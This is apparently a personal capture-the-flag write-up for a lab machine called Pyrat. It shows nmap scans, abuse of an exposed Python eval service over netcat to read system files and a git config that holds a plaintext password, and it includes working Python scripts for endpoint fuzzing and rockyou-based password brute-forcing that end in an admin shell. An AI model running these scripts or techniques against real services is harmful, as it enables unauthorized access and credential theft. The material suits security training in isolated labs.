Pyrat

Created by	Kaio
Created time	@June 21, 2025 10:58 PM
Last edited by	Kaio
Last updated time	@June 22, 2025 3:39 PM

Enumeration

```
nmap -sV -T4 -vv -A -O -p- 10.10.179.37
```


Output

```
nmap --script vuln 10.10.179.37
```

Output

⇒ Misleading???

Accessing the target via port 8000



Try a more basic connection!

Connecting to target using `ncat`

```
nc 10.10.179.37 8000
```

Testing input

```
ls
name 'ls' is not defined
print("hello")
hello
```

⇒ The environment is python and only running python command

```
print(os.listdir('/home/'))
['ubuntu', 'think']

print(os.listdir('/home/ubuntu/'))
['.profile', '.bashrc', '.bash_logout', '.ssh']

print(os.listdir('/home/think/'))
[Errno 13] Permission denied: '/home/think/'

print(os.listdir('/var/mail/'))
['www-data', 'root', 'think']

print(open('/var/mail/think','r').read())
From root@pyrat  Thu Jun 15 09:08:55 2023
Return-Path: <root@pyrat>
X-Original-To: think@pyrat
Delivered-To: think@pyrat
Received: by pyrat.localdomain (Postfix, from userid 0)
        id 2E4312141; Thu, 15 Jun 2023 09:08:55 +0000 (UTC)
Subject: Hello
To: <think@pyrat>
```

```
X-Mailer: mail (GNU Mailutils 3.7)
Message-Id: <20230615090855.2E4312141@pyrat.localdomain>
Date: Thu, 15 Jun 2023 09:08:55 +0000 (UTC)
From: Dbile Admen <root@pyrat>

Hello jose, I wanted to tell you that i have installed the RAT you posted on your
GitHub page, i'll test it tonight so don't be scared if you see it running. Regard
s, Dbile Admen

print(os.listdir('/dev/'))
['zfs', 'snd', 'vhost-vsock', 'vhost-net', 'uhid', 'vhci', 'userio', 'nvram', 'cuse', 'c
pu', 'vcsa6', 'vcsu6', 'vcs6', 'vcsa5', 'vcsu5', 'vcs5', 'vcsa4', 'vcsu4', 'vcs4', 'v
csa3', 'vcsu3', 'vcs3', 'vcsa2', 'vcsu2', 'vcs2', 'mqueue', 'hugepages', 'log', 'ini
tctl', 'shm', 'autofs', 'btrfs-control', 'ubuntu-vg', 'dm-1', 'dm-0', 'disk', 'ng0n1',
'nvme0n1p3', 'nvme0n1p2', 'nvme0n1p1', 'i2c-0', 'block', 'ng1n1', 'nvme1n1', 'nv
me0n1', 'nvme1', 'nvme0', 'rtc', 'char', 'stderr', 'stdout', 'stdin', 'fd', 'core', 'pts',
'cpu_dma_latency', 'mcelog', 'fb0', 'mapper', 'rtc0', 'uinput', 'psaux', 'input', 'vf
io', 'ppp', 'net', 'udmabuf', 'dma_heap', 'loop7', 'loop6', 'loop5', 'loop4', 'loop3',
'loop2', 'loop1', 'loop0', 'loop-control', 'hwrng', 'hpet', 'ttyprintk', 'ttyS31', 'ttyS3
0', 'ttyS29', 'ttyS28', 'ttyS27', 'ttyS26', 'ttyS25', 'ttyS24', 'ttyS23', 'ttyS22', 'ttyS
21', 'ttyS20', 'ttyS19', 'ttyS18', 'ttyS17', 'ttyS16', 'ttyS15', 'ttyS14', 'ttyS13', 'ttyS1
2', 'ttyS11', 'ttyS10', 'ttyS9', 'ttyS8', 'ttyS7', 'ttyS6', 'ttyS5', 'ttyS4', 'ttyS3', 'ttyS
2', 'ttyS1', 'ttyS0', 'ptmx', 'fuse', 'ecryptfs', 'snapshot', 'tty63', 'tty62', 'tty61', 'tt
y60', 'tty59', 'tty58', 'tty57', 'tty56', 'tty55', 'tty54', 'tty53', 'tty52', 'tty51', 'tty5
0', 'tty49', 'tty48', 'tty47', 'tty46', 'tty45', 'tty44', 'tty43', 'tty42', 'tty41', 'tty40',
'tty39', 'tty38', 'tty37', 'tty36', 'tty35', 'tty34', 'tty33', 'tty32', 'tty31', 'tty30', 'tty
29', 'tty28', 'tty27', 'tty26', 'tty25', 'tty24', 'tty23', 'tty22', 'tty21', 'tty20', 'tty19',
'tty18', 'tty17', 'tty16', 'tty15', 'tty14', 'tty13', 'tty12', 'tty11', 'tty10', 'tty9', 'tty8', 'tt
y7', 'tty6', 'tty5', 'tty4', 'tty3', 'tty2', 'tty1', 'vcsa1', 'vcsu1', 'vcs1', 'vcsa', 'vcsu',
'vcs', 'tty0', 'console', 'tty', 'kmsg', 'urandom', 'random', 'full', 'zero', 'port', 'nul
l', 'mem', 'rfkill', 'vga_arbiter']
```

Try to locate git

```
print(os.listdir('/opt/'))
['dev']
```

```
print(os.listdir('/opt/dev/'))
['.git']
```

what are inside /.git folder?

```
print(os.listdir('/opt/dev/.git/'))
['objects', 'COMMIT_EDITMSG', 'HEAD', 'description', 'hooks', 'config', 'info', 'logs', 'branches', 'refs', 'index']
```

Have a look at the config

```
print(open('/opt/dev/.git/config','r').read())
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[user]
        name = Jose Mario
        email = josemlwdf@github.com

[credential]
        helper = cache --timeout=3600

[credential "https://github.com"]
        username = think
        password = _TH1NKINGPirate$_
```

Code for fuzzing endpoints

```
import socket
```

```
def fuzz_endpoints(ip, port, endpoints):
    for endpoint in endpoints:
        try:
            client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            client_socket.connect((ip, port))

            print(f"Testing: {endpoint}")
            client_socket.sendall(endpoint.encode() + b'\n')

            response = client_socket.recv(1024)
            print(f"Response from {endpoint}: {response.decode()}\n")

            client_socket.close()
        except Exception as e:
            print(f"Error with {endpoint}: {e}")

# List of potential endpoints to fuzz
endpoint_list = ["some_endpoint", "shell", "admin", "backup", "reset", "login",
"help", "root", "register", "old"]

# Target IP and port (replace with actual values)
target_ip = "10.10.67.22"
target_port = 8000

# Fuzz the endpoints
fuzz_endpoints(target_ip, target_port, endpoint_list)
```

Code for fuzzing password

```
import socket

# Configuration
target_ip = "10.10.76.170"  # Target IP
target_port = 8000          # Target port
password_wordlist = "/usr/share/wordlists/rockyou.txt"  # Path to the passwor
```

```
d wordlist file

def connect_and_send_password(password):
    try:
        client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        client_socket.connect((target_ip, target_port))
        client_socket.sendall(b'admin\n')

        response = client_socket.recv(1024).decode()
        print(f"Server response after sending 'admin': {response}")

        if "Password:" in response:
            print(f"Trying password: {password}")
            client_socket.sendall(password.encode() + b"\n")

            response = client_socket.recv(1024).decode()

            if "success" in response.lower() or "admin" in response.lower():
                print(f"Server response for password '{password}': {response}")
                return True
            else:
                print(f"Password '{password}' is incorrect or no response.")

        return False

    except Exception as e:
        print(f"Error: {e}")
        return False

    finally:
        client_socket.close()

def fuzz_passwords():
    with open(password_wordlist, "r", encoding="latin-1") as file:  # Updated to
use encoding="latin-1"
        passwords = file.readlines()
    for password in passwords:
        password = password.strip()  # Remove any newline characters

        if connect_and_send_password(password):
            print(f"Correct password found: {password}")
            break
        else:
            print(f"Password {password} was incorrect. Reconnecting...")

if __name__ == "__main__":
    fuzz_passwords()
```

```
nc 10.10.110.6 8000
admin
Password:
abc123
Welcome Admin!!! Type "shell" to begin
shell
#
```